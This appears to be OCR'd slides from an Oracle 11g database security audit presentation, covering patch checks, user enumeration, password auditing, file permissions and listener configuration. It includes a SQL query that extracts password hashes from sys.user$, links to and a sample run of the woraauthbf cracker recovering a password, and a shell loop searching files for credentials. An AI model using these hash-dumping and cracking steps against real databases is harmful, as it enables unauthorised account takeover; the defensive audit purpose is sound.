TNS for Linux: Version 11.1.0.6.0 - Production
NLSRTL Version 11.1.0.6.0 - Production

SQL> 
```

Ensure it’s a supported version

Patch Status

- DBA_REGISTRY_HISTORY (should work now since Jan 2006 CPU)
- Opatch –lsinventory
- Checksum packages, functions, procedures, libraries, views
  - Rorascanner has example code
  - Some Commercial tools do this
  - Problems – if PL/SQL is not updated in CPU
  - Time based approaches with last_ddl_time
- Ask the DBA we are not trying to break in

User Enumeration



```
Typ     USER            Rol     Sys     Ob      Tab     PL      Status
=====================================================================
ADM     SYS             49      200     14      870     1327    OPEN
ADM     SYSTEM          3       5       46      153     4       OPEN
DEF     OUTLN           1       3       1       3       1       EXPIRED & LOCKE
DEF     DIP             0       1       0       0       0       EXPIRED & LOCKE
DEF     TSMSYS          1       1       0       1       0       EXPIRED & LOCKE
DEF     ORACLE_OC       0       1       2       0       6       EXPIRED & LOCKE
DEF     DBSNMP          1       4       2       20      7       OPEN
DEF     WMSYS           3       28      12      42      52      EXPIRED & LOCKE
DEF     EXFSYS          1       9       7       47      71      EXPIRED & LOCKE
DEF     CTXSYS          2       7       52      43      133     EXPIRED & LOCKE
DEF     XDB             3       10      13      23      68      EXPIRED & LOCKE
DEF     ANONYMOUS       0       1       12      0       0       EXPIRED & LOCKE
DEF     ORDSYS          1       13      14      68      87      EXPIRED & LOCKE
DEF     ORDPLUGIN       0       10      2       0       10      EXPIRED & LOCKE
DEF     SI_INFORM       0       1       0       0       0       EXPIRED & LOCKE
DEF     MDSYS           2       18      30      108     239     EXPIRED & LOCKE
DEF     OLAPSYS         2       13      41      126     89      EXPIRED & LOCKE
DEF     MDDATA          2       1       0       0       0       EXPIRED & LOCKE
DEF     SPATIAL_W       3       8       0       0       0       EXPIRED & LOCKE
DEF     SPATIAL_C       3       8       0       0       0       EXPIRED & LOCKE
DEF     WKSYS           7       59      32      56      50      EXPIRED & LOCKE
DEF     WKPROXY         0       3       0       0       0       EXPIRED & LOCKE
DEF     WK_TEST         2       0       0       13      0       EXPIRED & LOCKE
ADM     SYSMAN          2       7       19      681     387     OPEN
DEF     MGMT_VIEW       1       0       4       0       0       OPEN
APX     FLOWS_FIL       0       0       6       1       0       EXPIRED & LOCKE
APX     APEX_PUBL       0       1       11      0       0       EXPIRED & LOCKE
APX     FLOWS_030       3       28      98      212     371     EXPIRED & LOCKE
DEF     OWBSYS          10      23      43      0       0       EXPIRED & LOCKE
SAM     SCOTT           2       2       0       4       0       OPEN
SAM     HR              1       7       1       7       2       EXPIRED & LOCKE
SAM     OE              2       7       14      10      1       EXPIRED & LOCKE
SAM     IX              5       17      11      15      0       EXPIRED & LOCKE
SAM     SH              3       12      4       17      0       EXPIRED & LOCKE
SAM     PM              2       1       10      2       0       EXPIRED & LOCKE
DEF     BI              1       9       23      0       0       EXPIRED & LOCKE
---     PETE            2       1       1       0       0       OPEN
---     BILL            2       1       1       0       0       OPEN
DEF     XS$NULL         0       0       0       0       0       EXPIRED & LOCKE
=====================================================================
Typ     USER            Rol     Sys     Ob      Tab     PL      Status

PL/SQL procedure successfully completed.

SQL>
```

Auditing Passwords

- Three types of checks (ok 4)
  - Password=username
  - Password=default password
  - Password=dictionary word
  - Password is too short
- Default check tools or password cracker?
- Password cracker
  - http://soonerorlater.hu/index.khtml?article_id=513
  - http://www.red-database-security.com/software/checkpwd.html
  - http://www.toolcrypt.org/tools/orabf/orabf-v0.7.6.zip

Password Cracker (1)

Run in SQL*Plus

http://soonerorlater.hu/download/woraauthbf_src_0.2.zip

http://soonerorlater.hu/download/woraauthbf_0.2.zip


```
Select u.name||':'||u.password
   ||':'||substr(u.spare4,3,63)
   ||':'||d.name||':‘
   ||sys_context('USERENV','SERVER_HOST')||':'
from sys.user$ u, sys.V_$DATABASE d where u.type#=1;
```

Create a text file with the results – mine is called 11g_test.txt

```
SCOTT:9B5981663723A979:71C46D7FD2AB8A607A93489E899C0
  8FFDA75B147030761978E640EF57C35:ORA11G:vostok:
```

Then run the cracker

Password Cracker (2)



```
C:\laszlo\release_code_cracker\woraauthbf_0.2>woraauthbf -p 11g_test2.txt -t 11g
10g -m 5 -c alphanum
The number of processors: 2
Number of pwds to check: 60466176
Number of pwds to check by thread: 30233088
Password file: 11g_test2.txt, charset: alphanum, maximum length: 5, type: 11g10g

Start: 0 End: 30233088
Start: 30233088 End: 60466176
Password found: SCOTT:Cra3k:ORA11G:vostok
Elpased time: 11s
Checked passwords: 11070392
Password / Second: 1006399

C:\laszlo\release_code_cracker\woraauthbf_0.2>_
```

As you can see the password is found – running at over 1million hashes per second

Use a default password list or dictionary file


Woraauthbf can also be used to crack from authentication sessions

Woraauthbf can be used in dictionary or brute force mode

File System Audit

- Finding passwords
- Permissions on the file system
- Suid issues
- Umask settings
- Lock down Key binaries and files
- Look for data held outside the database
- OSDBA membership
- These are a starter for 10: Much more can be done (e.g. I check for @80 separate issues at the OS level); see the checklists for ideas

Finding Passwords




```
[root@vostok 11g]# find $ORACLE_HOME -name "*" -type f -print | while read x
> do
> echo "filename is "$x >>/tmp/pwd.lis
> egrep -I 'connect|sqlplus|"identified by"' $x >>/tmp/pwd.lis 2>/dev/null
> done
>
```

This is one of the key searches

Also search the process lists

Also search history

File Permissions



```
[root@vostok 11g]# find $ORACLE_HOME -perm 777 -exec file {} \;
/oracle/11g/bin/lbuilder: symbolic link to `/oracle/11g/nls/lbuilder/lbuilder'
/oracle/11g/jdk/jre/javaws/javaws: symbolic link to `../bin/javaws'
/oracle/11g/jdk/jre/lib/i386/client/libjsig.so: symbolic link to `../libjsig.so'
/oracle/11g/jdk/jre/lib/i386/server/libjsig.so: symbolic link to `../libjsig.so'
/oracle/11g/lib/libagtsh.so: symbolic link to `libagtsh.so.1.0'
/oracle/11g/lib/libclntsh.so: symbolic link to `/oracle/11g/lib/libclntsh.so.11.1'
/oracle/11g/lib/libocci.so: symbolic link to `libocci.so.11.1'
/oracle/11g/lib/libodm11.so: symbolic link to `libodmd11.so'
/oracle/11g/lib/libclntsh.so.10.1: symbolic link to `/oracle/11g/lib/libclntsh.so'
/oracle/11g/lib/liborasdkbase.so: symbolic link to `liborasdkbase.so.11.1'
/oracle/11g/lib/liborasdk.so: symbolic link to `liborasdk.so.11.1'
/oracle/11g/precomp/public/SQLCA.H: symbolic link to `sqlca.h'
/oracle/11g/precomp/public/ORACA.H: symbolic link to `oraca.h'
/oracle/11g/precomp/public/SQLDA.H: symbolic link to `sqlda.h'
/ora
/ora
/ora
/ora
/ora
/ora
```


Test for 777 perms

Files in ORACLE_HOME should be 750 or less

Binaries 755 or less

No one reads and follows the post installation steps

SUID and SGID



```
[root@vostok bin]# find $ORACLE_HOME -perm -4000 -print 2>/dev/null
/oracle/11g/bin/oradism
/oracle/11g/bin/oracle
/oracle/11g/bin/emtgtctl2
/oracle/11g/bin/nmb
/oracle/11g/bin/nmhs
/oracle/11g/bin/nmo
/oracle/11g/bin/extjob
/oracle/11g/bin/jssu
[root@vostok bin]# find $ORACLE_HOME -perm -2000 -print 2>/dev/null
/oracle/11g/bin/oracle
/oracle/11g/bin/emtgtctl2
/oracle/11g/bin/nmb
/oracle/11g/bin/nmo
[root@vostok bin]#
```

Beware of non-standard SUID binaries

Beware of “0” binaries

Change the permissions on those binaries not used

Network Audit

- Listener
  - port
  - listener name
  - service name
- Listener password or local authentication
- Admin restrictions
- Extproc and services
- Logging on
- Valid node checking


Port, Name and Services

```
STATUS of the LISTENER
------------------------
Alias                     LISTENER
Version                   TNSLSNR for Linux: Versio
   Production
Start Date                31-OCT-2007 09:06:14
Uptime                    0 days 4 hr. 56 min. 27 s
Trace Level               off
Security                  ON: Local OS Authenticati
SNMP                      OFF
Listener Parameter File   /oracle/11g/network/admin/listener.ora
Listener Log File
   /oracle/diag/tnslsnr/vostok/listener/alert/log.xml
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(KEY=EXTPROC1521)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=vostok)(PORT=1521)))
Services Summary...
Service "ORA11G" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
Service "ORA11GXDB" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
Service "ORA11G_XPT" has 1 instance(s).
  Instance "ORA11G", status READY, has 1 handler(s) for this service...
```

Sidguesser can guess a SID and cannot be blocked easily

Duplicate services

Listener password



TextPad - [C:\oracle_10gr2\NETWORK\ADMIN\listener.ora]
File Edit Search View Tools Macros Configure Window Help
16
38
Read Ovr Block Sync Rec Caps

```
# listener.ora Network Configuration File: c:\orac
# Generated by Oracle configuration tools.

SID_LIST_LISTENER =
  (SID_LIST =
    (SID_DESC =
      (SID_NAME = PLSExtProc)
      (ORACLE_HOME = c:\oracle_10gr2)
      (PROGRAM = extproc)
    )
  )

LISTENER =
  (DESCRIPTION_LIST =
